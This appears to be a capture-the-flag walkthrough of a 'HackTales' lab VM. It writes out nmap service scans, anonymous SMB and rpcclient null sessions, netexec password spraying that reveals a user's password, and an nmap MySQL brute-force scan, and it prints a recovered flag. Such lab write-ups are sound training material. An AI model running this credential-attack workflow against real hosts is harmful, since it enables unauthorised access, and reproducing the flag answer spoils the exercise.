
Information about theftp service is returned including the service version ans anonymous login allowance




I am able to login to the ftp server using the credentials from a similar step to the step taken to brutforce **ssh**




Found the password to ftp server/port




Successfully logged in to ftp



Ftp flag found





SMB

enumerating by doing an smb port scan to reveal the version, hostname, and NETBIOS target name

```
┌──(ubongabasietim㉿kali)-[~]
└─$ nmap 192.168.1.78 -p 139, 445 -sVC
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 12:17 BST
Nmap scan report for hacktales.broadband (192.168.1.78)
Host is up (0.0011s latency).

PORT    STATE SERVICE     VERSION
139/tcp open  netbios-ssn Samba smbd 4
MAC Address: 00:0C:29:A1:B0:5B (VMware)

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: HACKTALES, NetBIOS user: <unknown>, NetBIOS MAC: <unk
nown> (unknown)
| smb2-time:
|   date: 2025-08-13T11:17:17
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 2 IP addresses (1 host up) scanned in 14.62 seconds
```

Anonymous authentication using smbclient and null session -N to bypass authentication, we gain access to a list of shares(resources accessible to multiple users using the smb protocol), usernames, and permissions on the target server

```
┌──(ubongabasietim㉿kali)-[~]
└─$ smbclient -L  //192.168.1.78/ -N

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        Shared Documents Disk
        HackTales       Disk
        IPC$            IPC       IPC Service (hacktales server (Samba, Ubunt
u))
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 192.168.1.78 (for a protocol between LANMAN1 a
nd NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
```

Initiating a null session via rpclient and –U (no username), '%', no password to enumerate/list domain users using the enumdomusers command


```
┌──(ubongabasietim㉿kali)-[~]
└─$ rpcclient -U '%' 192.168.1.78
rpcclient $> enumdomusers
user:[rami] rid:[0x3e8]
rpcclient $>
```

Bruteforcing smb with the netexec command, the rami username and random password (password spraying)shows if credentials are correct by listing resource shares. NB the [+] sign in HACKTALES\rami indicates that the user authentication is correct, and –shares command shows the list of resource shares and associated permissions


```
ubongabasietim@kali: ~/Desktop/Hacktales
File  Actions  Edit  View  Help
ubongabasietim...ktop/Hacktales   ubongabasietim...ktop/Hacktales
1234567890

┌──(ubongabasietim㉿kali)-[~/Desktop/Hacktales]
└─$ nxc smb 192.168.1.78 -u rami -p '1234567890' --shares
SMB         192.168.1.78    445    HACKTALES        [*] Unix - Samba (n
ame:HACKTALES) (domain:HACKTALES) (signing:False) (SMBv1:False)
SMB         192.168.1.78    445    HACKTALES        [+] HACKTALES\rami:
1234567890
SMB         192.168.1.78    445    HACKTALES        [*] Enumerated shar
es
SMB         192.168.1.78    445    HACKTALES        Share           Per
missions     Remark
SMB         192.168.1.78    445    HACKTALES        -----           --
-------     ------
SMB         192.168.1.78    445    HACKTALES        print$          REA
D            Printer Drivers
SMB         192.168.1.78    445    HACKTALES        Shared Documents RE
AD
SMB         192.168.1.78    445    HACKTALES        HackTales       REA
D,WRITE
SMB         192.168.1.78    445    HACKTALES        IPC$
            IPC Service (hacktales server (Samba, Ubuntu))
```

Authenticating using smb client using the smbclient command, userid rami and correct password




Retrieving the flag



ubongabasietim@kali: ~
File Actions Edit View Help
ubongaba...@kali: ~
ubongaba...@kali: ~
ubongaba...@kali: ~
Here's your flag3!
HACKTALES{5mb_5h4re_n07_S0_s3cur3}
/tmp/smbmore.0Fupa0 (END)

MYSQL

Scan 1


ubongabasietim@kali: ~
File Actions Edit View Help
ubongab...kali: ~
ubongabasietim@k...esktop/Hacktales
rami@...es: ~
┌──(ubongabasietim㉿kali)-[~]
└─$ nmap 192.168.1.78 -p 3306 --script='mysql-*'
Starting Nmap 7.95 (https://nmap.org) at 2025-08-13 11:59 BST
Nmap scan report for hacktales.broadband (192.168.1.78)
Host is up (0.0010s latency).
PORT STATE SERVICE
3306/tcp open mysql
| mysql-enum:
| Valid usernames:
| root:<empty> - Valid credentials
| user:<empty> - Valid credentials
| netadmin:<empty> - Valid credentials
| guest:<empty> - Valid credentials
| web:<empty> - Valid credentials
| webadmin:<empty> - Valid credentials
| admin:<empty> - Valid credentials
| sysadmin:<empty> - Valid credentials
| administrator:<empty> - Valid credentials
| test:<empty> - Valid credentials
|_ Statistics: Performed 10 guesses in 1 seconds, average tps: 10.0
| mysql-info:
| Protocol: 10
| Version: 8.0.42-0ubuntu0.24.04.1
| Thread ID: 10
| Capabilities flags: 65535
| Some Capabilities: ConnectWithDatabase, FoundRows, Speaks41ProtocolNew, I
gnoreSigpipes, InteractiveClient, Speaks41ProtocolOld, LongColumnFlag, Suppor
t41Auth, SwitchToSSLAfterHandshake, SupportsLoadDataLocal, SupportsCompressio
n, SupportsTransactions, ODBCClient, LongPassword, DontAllowDatabaseTableColu
mn, IgnoreSpaceBeforeParenthesis, SupportsMultipleStatments, SupportsAuthPlug
ins, SupportsMultipleResults
| Status: Autocommit
| Salt: Ts\x17TF"I\x18\x14\x18\x17q K\x15F\x029\x05
|_ Auth Plugin Name: caching_sha2_password
| mysql-brute:

scan2



Login attempt